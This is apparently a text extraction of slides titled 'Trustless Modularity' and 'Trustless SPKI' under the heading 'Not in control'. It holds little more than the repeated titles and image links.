


**Not in control**




Trustless Modularity 

# Trustless SPKI



Trustless Modularity 

# Trustless SPKI





Trustless Modularity 

# *Trustless SPKI*



Trustless Modularity 


# *Trustless SPKI*





